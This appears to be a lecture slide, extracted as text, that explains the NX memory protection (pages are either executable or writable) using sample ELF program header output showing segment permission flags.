

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
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
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```





**KEEP
CALM
AND
HACK
ON**

NX

Make pages
either read/exec,
or read/write.

Program Headers:

Type	Offset FileSiz	VirtAddr MemSiz	PhysAddr Flags Align
PHDR	0x0000000000000040 0x0000000000000268	0x0000000000000040 0x0000000000000268	0x0000000000000040 R 0x8
INTERP	0x00000000000002a8 0x000000000000001c	0x00000000000002a8 0x000000000000001c	0x00000000000002a8 R 0x1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]			
LOAD	0x0000000000000000 0x00000000000005d0	0x0000000000000000 0x00000000000005d0	0x0000000000000000 R 0x1000
LOAD	0x00000000000001000 0x000000000000024d	0x00000000000001000 0x000000000000024d	0x00000000000001000 R E 0x1000
LOAD	0x00000000000002000 0x00000000000001b8	0x00000000000002000 0x00000000000001b8	0x00000000000002000 R 0x1000
LOAD	0x00000000000002da8 0x0000000000000268	0x00000000000003da8 0x0000000000000270	0x00000000000003da8 RW 0x1000
